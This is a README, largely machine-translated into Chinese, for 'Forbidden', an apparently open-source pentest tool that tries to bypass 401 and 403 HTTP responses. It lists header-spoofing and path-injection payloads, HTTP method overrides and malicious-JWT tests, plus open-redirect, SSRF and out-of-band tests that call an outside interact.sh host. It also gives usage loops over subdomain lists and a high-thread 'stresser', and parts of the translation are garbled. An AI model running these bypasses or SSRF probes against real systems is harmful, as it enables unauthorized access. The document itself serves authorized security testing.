forbidden
v12.6

绕过4xx HTTP响应状态代码等。根据Pycurl和Python请求。
脚本使用多线程,并基于蛮力强迫,因此可能会产生假阳性结果。脚本具有彩色输出。
结果将通过HTTP响应状态代码上升,HTTP响应内容长度下降和ID上升来对结果进行排序。
要手动过滤误报结果,对于每个唯一的HTTP响应内容长度,运行提供的curl命令,并检查HTTP响应是否导致旁路;如果不是,只需忽略所有结果,具有相同的HTTP响应内容长度。
| 测试说明 | 测试 |
|---|---|
| HTTP和HTTPS请求都在域名和IP上。 | 根据 |
HTTP方法 + W/ Content-Length: 0 HTTP请求标头。 | 方法 |
| 跨站点跟踪(XST)W/ HTTP跟踪和轨道方法。 | 方法 |
| [text]文件上传w/ http put方法在所有URL目录上。 | 方法 |
| HTTP方法覆盖了w/ http请求标头和URL查询字符串参数。 | 方法以上 |
| URL方案覆盖。 | 方案跨越 |
| 端口覆盖。 | 端口跨越 |
Accept HTTP请求标头的信息披露。 | 标题 |
| HTTP请求标头。 | 标题 |
| URL覆盖 +无访问URL。 | 标题 |
HTTP主机覆盖带有双Host HTTP请求标头。 | 标题 |
| http请求标头带有用户供您的值。 | 值 |
| URL路径绕过。 | 路径 |
| URL转换和编码。 | 编码 |
| 基本和承载验证 + w/ null会话以及恶意jwts。 | 身份验证 |
| 打开重定向,OOB和SSRF。 | 重定向 |
| 破碎的URL解析器,OOB和SSRF。 | 解析器 |
在此处检查压力测试脚本。受此文章的启发。
将脚本扩展到您的喜好。
HTTP标头的良好来源:
在Kali Linux V2023.4(64位)上测试。
出于教育目的而设计。我希望它会有所帮助!
评论:
Forbidden被“锁定”到PycURL ,而Stresser被“锁定”到Python Requests ,OSError因为一次打开了太多的会话cookie文件,2xx和3xx HTTP状态代码,并在输出中显示length属性仅包括HTTP响应体长度,double headers锁定在Python Requests中,因为Pycurl不支持它,encodings被锁定到PycURL因为Python请求不支持它,60秒,rate limiting和其他类似的反机器人保护,花一些时间在同一域再次运行脚本之前,encodings时),修改HTTP请求或完全删除HTTP请求,User-Agent HTTP请求标头,no longer被认为是脆弱性。高优先计划:
User-Agent HTTP请求标头,CRLF和LOG4J的测试。低优先级计划:
在Kali Linux上,应该没有问题。否则,运行:
apt-get -y install libcurl4-gnutls-dev librtmp-dev

pip3 install --upgrade pycurl
在Windows OS上,从www.lfd.uci.edu/~gohlke下载并安装pycurl。仅在Windows 10上进行测试。
在MacOS上,运行:
brew uninstall curl
brew uninstall openssl

brew install curl
brew install openssl

echo ' export PATH="/opt/homebrew/opt/curl/bin:$PATH" ' >> ~ /.zshrc
echo ' export PATH="/opt/homebrew/opt/openssl@3/bin:$PATH" ' >> ~ /.zshrc
source ~ /.zshrc

export LDFLAGS= " -L/opt/homebrew/opt/curl/lib "
export CPPFLAGS= " -I/opt/homebrew/opt/curl/include "
export PYCURL_SSL_LIBRARY=openssl

pip3 install --no-cache-dir --compile --ignore-installed --config-setting= " --with-openssl= " --config-setting= " --openssl-dir=/opt/homebrew/opt/openssl@3 " pycurlpip3 install --upgrade forbiddengit clone https://github.com/ivan-sincek/forbidden && cd forbidden
python3 -m pip install --upgrade build
python3 -m build
python3 -m pip install dist/forbidden-12.6-py3-none-any.whl旁路403 Forbidden HTTP响应状态代码:
forbidden -u https://target.com -t base,methods,method-overrides,scheme-overrides,port-overrides,headers,paths-ram,encodings -f GET -l base,path -o forbidden_403_results.json
旁路403 Forbidden HTTP响应状态代码和压力测试:
mkdir stresser_403_results

stresser -u https://target.com -dir stresser_403_results -r 1000 -th 200 -f GET -l base -o stresser_403_results.json绕过401 Unauthorized HTTP响应状态代码:
forbidden -u https://target.com -t auths -f GET -l base -o forbidden_401_results.json
测试开放重定向,OOB和SSRF:
forbidden -u https://target.com -t redirects -f GET -l base -e xyz.interact.sh -o forbidden_redirect_results.json
测试破碎的URL解析器,OOB和SSRF:
forbidden -u https://target.com -t parsers -f GET -l base -e xyz.interact.sh -o forbidden_parser_results.json
旁路403 Forbidden HTTP响应状态代码:
count=0 ; for subdomain in $( cat subdomains_403.txt ) ; do count= $(( count + 1 )) ; echo " # ${count} | ${subdomain} " ; forbidden -u " ${subdomain} " -t base,methods,method-overrides,scheme-overrides,port-overrides,headers,paths,encodings -f GET -l base,path -o " forbidden_403_results_ ${count} .json " ; done旁路403 Forbidden HTTP响应状态代码和压力测试:
mkdir stresser_403_results

count=0 ; for subdomain in $( cat subdomains_403.txt ) ; do count= $(( count + 1 )) ; echo " # ${count} | ${subdomain} " ; stresser -u " ${subdomain} " -dir stresser_403_results -r 1000 -th 200 -f GET -l base -o " stresser_403_results_ ${count} .json " ; done绕过401 Unauthorized HTTP响应状态代码:
count=0 ; for subdomain in $( cat subdomains_401.txt ) ; do count= $(( count + 1 )) ; echo " # ${count} | ${subdomain} " ; forbidden -u " ${subdomain} " -t auths -f GET -l base -o " forbidden_401_results_ ${count} .json " ; done测试开放重定向,OOB和SSRF:
count=0 ; for subdomain in $( cat subdomains_live_long.txt ) ; do count= $(( count + 1 )) ; echo " # ${count} | ${subdomain} " ; forbidden -u " ${subdomain} " -t redirects -f GET -l base -e xyz.interact.sh -o " forbidden_redirect_results_ ${count} .json " ; done测试破碎的URL解析器,OOB和SSRF:
count=0 ; for subdomain in $( cat subdomains_live_long.txt ) ; do count= $(( count + 1 )) ; echo " # ${count} | ${subdomain} " ; forbidden -u " ${subdomain} " -t parsers -f GET -l base -e xyz.interact.sh -o " forbidden_parser_results_ ${count} .json " ; done ACL
ARBITRARY
BASELINE-CONTROL
BIND
CHECKIN
CHECKOUT
CONNECT
COPY
GET
HEAD
INDEX
LABEL
LINK
LOCK
MERGE
MKACTIVITY
MKCALENDAR
MKCOL
MKREDIRECTREF
MKWORKSPACE
MOVE
OPTIONS
ORDERPATCH
PATCH
POST
PRI
PROPFIND
PROPPATCH
PUT
REBIND
REPORT
SEARCH
SHOWMETHOD
SPACEJUMP
TEXTSEARCH
TRACE
TRACK
UNBIND
UNCHECKOUT
UNLINK
UNLOCK
UPDATE
UPDATEREDIRECTREF
VERSION-CONTROL
方法覆盖:
 X-HTTP-Method
X-HTTP-Method-Override
X-Method-Override
计划覆盖:
 X-Forwarded-Proto
X-Forwarded-Protocol
X-Forwarded-Scheme
X-Scheme
X-URL-Scheme
端口替代:
X-Forwarded-Port
其他:
 19-Profile
Base-URL
CF-Connecting-IP
Client-IP
Cluster-Client-IP
Destination
Forwarded
Forwarded-For
Forwarded-For-IP
From
Host
Incap-Client-IP
Origin
Profile
Proxy
Redirect
Referer
Remote-Addr
Request-URI
True-Client-IP
URI
URL
WAP-Profile
X-Client-IP
X-Cluster-Client-IP
X-Custom-IP-Authorization
X-Forwarded
X-Forwarded-By
X-Forwarded-For
X-Forwarded-For-Original
X-Forwarded-Host
X-Forwarded-Path
X-Forwarded-Server
X-HTTP-DestinationURL
X-HTTP-Host-Override
X-Host
X-Host-Override
X-Original-Forwarded-For
X-Original-Remote-Addr
X-Original-URL
X-Originally-Forwarded-For
X-Originating-IP
X-Override-URL
X-Proxy-Host
X-Proxy-URL
X-ProxyUser-IP
X-Real-IP
X-Referer
X-Remote-Addr
X-Remote-IP
X-Requested-With
X-Rewrite-URL
X-Server-IP
X-True-Client-IP
X-True-IP
X-Wap-Profile
在开始,结束和末端注入URL路径的开始和结尾。
使用有效载荷集(默认 - 群集炸弹)的所有可能组合进行测试,或同时将相同的有效载荷放入所有定义的有效载荷位置(击球公羊)。
 /
//
%09
%20
%23
%2e
%a0
*
.
..
;
.;
..;
/;/
;/../../
;foo=bar;
在URL路径末端注入。
 #
##
##random
*
**
**random
.
..
..random
?
??
??random
~
~~
~~random
仅在URL路径的末端注入,仅当它不以前斜线结束时。
 .asp
.aspx
.esp
.html
.jhtml
.json
.jsp
.jspa
.jspx
.php
.sht
.shtml
.xhtml
.xml
[
    {
        "id" : " 860-HEADERS-3 " ,
        "url" : " https://example.com:443/admin " ,
        "method" : " GET " ,
        "headers" : [
            " Host: 127.0.0.1 "
        ],
        "cookies" : [],
        "body" : null ,
        "user_agent" : " Forbidden/12.6 " ,
        "command" : " curl --connect-timeout 60 -m 60 -iskL --max-redirs 10 --path-as-is -A 'Forbidden/12.6' -H 'Host: 127.0.0.1' -X 'GET' 'https://example.com:443/admin' " ,
        "code" : 200 ,
        "length" : 255408
    },
    {
        "id" : " 861-HEADERS-3 " ,
        "url" : " https://example.com:443/admin " ,
        "method" : " GET " ,
        "headers" : [
            " Host: 127.0.0.1:443 "
        ],
        "cookies" : [],
        "body" : null ,
        "user_agent" : " Forbidden/12.6 " ,
        "command" : " curl --connect-timeout 60 -m 60 -iskL --max-redirs 10 --path-as-is -A 'Forbidden/12.6' -H 'Host: 127.0.0.1:443' -X 'GET' 'https://example.com:443/admin' " ,
        "code" : 200 ,
        "length" : 255408
    }
] Forbidden v12.6 ( github.com/ivan-sincek/forbidden )
Usage: forbidden -u url -t tests [-f force] [-v values ] [-p path ] [-o out ]
Example: forbidden -u https://example.com/admin -t all [-f POST ] [-v values.txt] [-p /home] [-o results.json]
DESCRIPTION
Bypass 4xx HTTP response status codes and more
URL
Inaccessible URL
-u, --url = https://example.com/admin | etc.
IGNORE QUERY STRING AND FRAGMENT
Ignore URL query string and fragment
-iqsf, --ignore-query-string-and-fragment
IGNORE CURL
Use Python Requests instead of the default PycURL where applicable
PycURL might throw OSError if large number of threads is used due to opening too many session cookie files at once
-ic, --ignore-curl
TESTS
Tests to run
Use comma-separated values
Specify 'paths-ram' to use battering ram attack or 'paths' to use the default cluster bomb attack
Specify 'values' to test HTTP request headers with user-supplied values passed using the '-v' option
-t, --tests = base | methods | (method|scheme|port)-overrides | headers | values | paths[-ram] | encodings | auths | redirects | parsers | all
FORCE
Force an HTTP method for all non-specific test cases
-f, --force = GET | POST | CUSTOM | etc.
VALUES
File with additional HTTP request header values or a single value, e.g., internal IP, etc.
Tests: values
-v, --values = values.txt | 10.10.15.20 | etc.
PATH
Accessible URL path to test URL overrides
Tests: headers
Default: /robots.txt | /index.html | /sitemap.xml | /README.txt
-p, --path = /home | etc.
EVIL
Evil URL to test URL overrides
Tests: headers | redirects
Default: https://github.com
-e, --evil = https://xyz.interact.sh | https://xyz.burpcollaborator.net | etc.
HEADER
Specify any number of extra HTTP request headers
Extra HTTP request headers will not override test's HTTP request headers
Semi-colon in, e.g., 'Content-Type;' will expand to an empty HTTP request header
-H, --header = "Authorization: Bearer ey..." | Content-Type; | etc.
COOKIE
Specify any number of extra HTTP cookies
Extra HTTP cookies will not override test's HTTTP cookies
-b, --cookie = PHPSESSIONID=3301 | etc.
IGNORE
Filter out 200 OK false positive results with RegEx
Spacing will be stripped
-i, --ignore = Inaccessible | "Access Denied" | etc.
CONTENT LENGTHS
Filter out 200 OK false positive results by HTTP response content lengths
Specify 'base' to ignore content length of the base HTTP response
Specify 'path' to ignore content length of the accessible URL response
Use comma-separated values
-l, --content-lengths = 12 | base | path | etc.
REQUEST TIMEOUT
Request timeout
Default: 60
-rt, --request-timeout = 30 | etc.
THREADS
Number of parallel threads to run
More threads mean more requests sent in parallel, but may also result in more false positives
Highly dependent on internet connection speed and server capacity
Default: 5
-th, --threads = 20 | etc.
SLEEP
Sleep time in milliseconds before sending an HTTP request
Intended for a single-thread use
-s, --sleep = 500 | etc.
USER AGENT
User agent to use
Default: Forbidden/12.6
-a, --user-agent = curl/3.30.1 | random[-all] | etc.
PROXY
Web proxy to use
-x, --proxy = http://127.0.0.1:8080 | etc.
HTTP RESPONSE STATUS CODES
Include only specific HTTP response status codes in the results
Use comma-separated values
Default: 2xx | 3xx
-sc, --status-codes = 1xx | 2xx | 3xx | 4xx | 5xx | all
SHOW TABLE
Display the results in a table instead of JSON
Intended for a wide screen use
-st, --show-table
OUT
Output file
-o, --out = results.json | etc.
DUMP
Dump all the test records in the output file without running them
-dmp, --dump
DEBUG
Debug output
-dbg, --debug
 Stresser v12.6 ( github.com/ivan-sincek/forbidden )

Usage:   stresser -u url                        -dir directory -r repeat -th threads [-f force] [-o out         ]
Example: stresser -u https://example.com/secret -dir results   -r 1000   -th 200     [-f GET  ] [-o results.json]

DESCRIPTION
    Bypass 4xx HTTP response status codes with stress testing
URL
    Inaccessible URL
    -u, --url = https://example.com/admin | etc.
IGNORE QUERY STRING AND FRAGMENT
    Ignore URL query string and fragment
    -iqsf, --ignore-query-string-and-fragment
IGNORE PYTHON REQUESTS
    Use PycURL instead of the default Python Requests where applicable
    PycURL might throw OSError if large number of threads is used due to opening too many session cookie files at once
    -ir, --ignore-requests
FORCE
    Force an HTTP method for all non-specific test cases
    -f, --force = GET | POST | CUSTOM | etc.
HEADER
    Specify any number of extra HTTP request headers
    Extra HTTP request headers will not override test's HTTP request headers
    Semi-colon in, e.g., 'Content-Type;' will expand to an empty HTTP request header
    -H, --header = "Authorization: Bearer ey..." | Content-Type; | etc.
COOKIE
    Specify any number of extra HTTP cookies
    Extra HTTP cookies will not override test's HTTTP cookies
    -b, --cookie = PHPSESSIONID=3301 | etc.
IGNORE
    Filter out 200 OK false positive results with RegEx
    Spacing will be stripped
    -i, --ignore = Inaccessible | "Access Denied" | etc.
CONTENT LENGTHS
    Filter out 200 OK false positive results by HTTP response content lengths
    Specify 'base' to ignore content length of the base HTTP response
    Use comma-separated values
    -l, --content-lengths = 12 | base | etc.
REQUEST TIMEOUT
    Request timeout
    Default: 60
    -rt, --request-timeout = 30 | etc.
REPEAT
    Number of total HTTP requests to send for each test case
    -r, --repeat = 1000 | etc.
THREADS
    Number of parallel threads to run
    -th, --threads = 20 | etc.
USER AGENT
    User agent to use
    Default: Stresser/12.6
    -a, --user-agent = curl/3.30.1 | random[-all] | etc.
PROXY
    Web proxy to use
    -x, --proxy = http://127.0.0.1:8080 | etc.
HTTP RESPONSE STATUS CODES
    Include only specific HTTP response status codes in the results
    Use comma-separated values
    Default: 2xx | 3xx
    -sc, --status-codes = 1xx | 2xx | 3xx | 4xx | 5xx | all
SHOW TABLE
    Display the results in a table instead of JSON
    Intended for a wide screen use
    -st, --show-table
OUT
    Output file
    -o, --out = results.json | etc.
DIRECTORY
    Output directory
    All valid and unique HTTP responses will be saved in this directory
    -dir, --directory = results | etc.
DUMP
    Dump all the test records in the output file without running them
    -dmp, --dump
DEBUG
    Debug output
    -dbg, --debug

图1-基本示例

图2-基本示例(表输出)

图3-测试记录倾倒







